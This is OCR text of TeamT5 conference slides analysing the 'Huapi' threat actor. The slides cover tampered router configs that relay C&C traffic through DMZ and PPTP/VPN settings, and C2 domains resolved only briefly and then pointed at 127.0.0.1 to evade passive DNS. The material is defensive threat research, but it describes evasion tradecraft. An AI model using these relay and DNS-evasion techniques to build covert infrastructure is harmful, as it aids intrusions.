
TEAMT5

Case Study – Building Infra.




TEAMT5

Case Study – Building Infra.




TEAMT5

Case Study – Building Infra.



TEAMT5

Case Study – Building Infra.



TEAMT5

Case Study – Tampered Config - 2

compromised

QNO router
IP address A

- DMZ
  - :443 -> 192.168.1.167
- PPTP
  - vpn -> 192.168.1.167
- VPN
  - IP address B

TEAMT5

Case Study – Tampered Config - 2

- config in router with IP address A
  - DMZ
    - :443 -> 192.168.1.167
  - PPTP
    - vpn -> 192.168.1.167
  - VPN
    - IP address B

compromised


another QNO router
IP address B

- config in router with IP address B
  - PPTP
    - user3 -> 192.168.0.157
  - VPN
    - IP address A

TEAMT5

Case Study – C&C Communication

- PPTP: user3 -> 192.168.0.157




- DMZ: 443 -> 192.168.1.167
- PPTP: vpn -> 192.168.1.167

TEAMT5

Case Study – C&C Communication

- PPTP: user3 -> 192.168.0.157




Possible change?

- DMZ: 443 -> 192.168.0.157
- PPTP: vpn -> 192.168.1.167

TEAMT5

Case Study – C&C Communication

- PPTP: user3 -> 192.168.0.157




- DMZ: 443 -> 192.168.x.x
- PPTP: vpn -> 192.168.1.167

TEAMT5

Is that all?

Case Study



TEAMT5


Case Study – DNS Resolution

- The domain resolution might be lived in a short time.
  - Sometimes, less than an hour.
  - Change the resolving IP to 127.0.0.1 or 0.0.0.0 after used.
  - Reduce the opportunity for being recorded by passive DNS products.

Case Study – DNS Resolution

C2 domain resolve to 127.0.0.1


Actor



SSHTD

TEAMT5

Case Study – DNS Resolution




TEAMT5

Case Study – DNS Resolution

C2 domain resolve to 127.0.0.1

Actor



SSHTD

TEAMT5

Case Study – DNS Resolution

C2 domain resolve to IP address C

TEAMT5

Huapi's Communication Chain

- Abusing legal functionalities.
- Multiple, selective relay.
- Short-term DNS resolution.

TEAMT5

Conclusion

Key Takeaways

- Huapi raised attack on edge devices, including router, NAS, security solution product, etc.
- Huapi kept upgrading their backdoor and hacking tools to expand the attack surface.
- Huapi enhanced the stealth techniques, especially against network investigation.

Q&A

THANK YOU!

Yi-Chin Chuang
rax@teamt5.org

Yu-Tung Chang
tako@teamt5.org

TEAMT5

